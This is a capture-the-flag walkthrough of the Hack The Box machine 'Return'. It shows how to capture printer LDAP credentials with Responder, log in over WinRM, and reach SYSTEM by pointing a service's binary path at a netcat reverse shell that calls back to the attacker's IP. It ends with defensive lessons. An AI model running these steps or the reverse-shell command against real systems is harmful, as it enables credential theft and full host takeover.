Return
Overview
Return is an easy Windows box centered on a printer administration panel
that makes outbound LDAP connections using credentials stored in its settings.
Pointing the panel’s server address at an attacker-controlled Responder instance
captures the svc-printer credentials in cleartext. That account is a member of
the Server Operators built-in group, which can stop and reconfigure Windows
services — enough to swap a service binary path for a reverse shell and get a
SYSTEM callback.
Path: printer LDAP credential leak → Responder → svc-printer →
Server Operators service abuse → SYSTEM.
Enumeration

A full port scan against the target reveals the classic Windows domain controller fingerprint: DNS, Kerberos, LDAP, SMB, and WinRM open alongside a web server on port 80.
$ nmap -p- -A 10.129.95.241
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap          Microsoft Windows AD LDAP (Domain: return.local)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows AD LDAP (Domain: return.local)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp  open  mc-nmf        .NET Message Framing
Service Info: Host: PRINTER; OS: Windows
The domain is return.local and the HTTP title is HTB Printer Admin Panel,
so port 80 is the first stop.
Foothold — Printer LDAP Credential Leak
The web interface is a printer administration console. The only functional link is a Settings page that exposes LDAP configuration — including a stored password field and a server address that the printer dials out to on save.

The attack is straightforward: replace the server address with the attacker IP, start Responder to listen on the interface, and click update. The printer sends its credentials to whatever host is configured — and Responder captures them in plaintext because the LDAP bind happens before any authentication challenge.

$ sudo responder -I tun0
After submitting the spoofed server address, Responder catches the outbound LDAP bind:

Credentials recovered:
svc-printer : 1edFg43012!!
With WinRM open on port 5985, these log straight in:
$ evil-winrm -u 'return\svc-printer' -p '1edFg43012!!' -i return.local
User
The user flag is on svc-printer’s desktop. Checking privileges reveals the
account has several powerful rights:
BUILTIN\Server Operators     Enabled
BUILTIN\Print Operators      Enabled

SeLoadDriverPrivilege        Enabled
SeBackupPrivilege            Enabled
SeRestorePrivilege           Enabled
Privilege Escalation — Server Operators Service Abuse
Members of Server Operators can start, stop, and reconfigure Windows services. That means we can change the binary path of any service to an arbitrary executable and then start it — running as SYSTEM.
I uploaded nc64.exe and reconfigured the VMTools service to execute a reverse
shell callback:
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc64.exe

sc.exe stop VMTools
sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc64.exe -e cmd.exe 10.10.14.3 443"
sc.exe start VMTools
With a listener running on the attacker machine:

$ sudo busybox nc -lp 443
Root
Starting the modified service triggers the reverse shell, which comes back as SYSTEM:
Takeaways
- Printer and IoT admin panels that dial out for authentication are credential exfiltration points. Any device that makes an LDAP or similar bind to an attacker-controlled address hands over credentials with no further interaction required.
- Server Operators is a path to SYSTEM. The ability to reconfigure service binary paths is functionally equivalent to arbitrary code execution as SYSTEM — a group membership that is easy to overlook during a privilege assessment.